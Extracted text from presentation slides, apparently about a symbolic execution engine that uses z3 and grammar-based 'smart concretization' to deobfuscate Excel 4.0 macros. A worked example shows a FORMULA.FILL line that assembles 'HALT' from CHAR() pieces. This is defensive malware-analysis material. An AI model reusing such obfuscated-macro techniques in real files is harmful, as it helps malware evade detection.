
Simulation Manager

Solver Backend

We use **z3** as our SMT solver backend

The most interesting use-case is the execution of a
symbolic payload

BACK TO THE EXAMPLE!



Solver Backend

Loader


Simulation Manager

Solver Backend

We use **z3** as our SMT solver backend

The most interesting use-case is the execution of a
symbolic payload

[A5] =FORMULA.FILL(A1&CHAR(A2)&A3&CHAR(A4), A6)



Solver Backend

Loader


Simulation Manager

Solver Backend


We use **z3** as our SMT solver backend

The most interesting use-case is the execution of a
symbolic payload

[A5] =FORMULA.FILL(A1&CHAR(A2)&A3&CHAR(A4), A6)



Memory



Environment

Constraints



Solver Backend

Loader


Simulation Manager

Solver Backend

We use **z3** as our SMT solver backend

The most interesting use-case is the execution of a
symbolic payload

[A5] =FORMULA.FILL(A1&CHAR(A2)&A3&CHAR(A4), A6)



Solver Backend

Loader

Simulation Manager


Solver Backend

We use **z3** as our SMT solver backend

The most interesting use-case is the execution of a
symbolic payload


[A5] =FORMULA.FILL(A1&CHAR(A2)&A3&CHAR(A4), A6)

[A6] = ???



Solver Backend

[A6] = ??? → Concretize



Solver Backend

Loader

Simulation Manager

Solver Backend

[A6] = ??? → Concretize

How many solutions?

[A1] → H

[A2] → WORKSPACE14 (**integer** symbolic variable)

[A3] → L

[A4] → (WORKSPACE14 > 390) + 84

WORKSPACE14 → **2^32 solutions** (0, 1, -1, 2, -2...)

Memory



Environment



Constraints



Solver Backend

Loader

Simulation Manager

Solver Backend

[A6] = ??? → Concretize

How many solutions?

[A1] → H

[A2] → WORKSPACE14 (**integer** symbolic variable)

[A3] → L **CAN WE DO BETTER?**

[A4] → (WORKSPACE14 > 390) + 84

WORKSPACE14 → **2^32 solutions**

Memory



Environment




Constraints



Observers

We strategically introduce observer variables to make constraint solving more manageable

An observer is an intermediate symbolic variable that “hides and observes” other sub-expressions in z3



Observers

Loader

Simulation Manager


Solver Backend

We strategically introduce observer variables to make constraint solving more manageable

An observer is an intermediate symbolic variable that “hides and observes” other sub-expressions in z3

[A4] → (**WORKSPACE14** > 390) + 84

Memory



Environment



Constraints



Observers

Loader

Simulation Manager

Solver Backend

We strategically introduce observer variables to make constraint solving more manageable

An observer is an intermediate symbolic variable that “hides and observes” other sub-expressions in z3

[A4] \rightarrow (WORKSPACE14 > 390) + 84

OBSERVER = (WORKSPACE14 > 390)

[A4] \rightarrow **OBSERVER** + 84

Now z3 understands that this expression can have at most two solutions

Memory



Environment




Constraints



Smart concretization

We use the **XL4 grammar as an oracle** to filter concretized results:



Smart concretization

We use the **XL4 grammar as an oracle** to filter concretized results:

H>LT


H?LT

H@LT

HALT

HBLT

HCLT



Smart concretization

We use the **XL4 grammar as an oracle** to filter concretized results:

~~H>LT~~ (invalid)

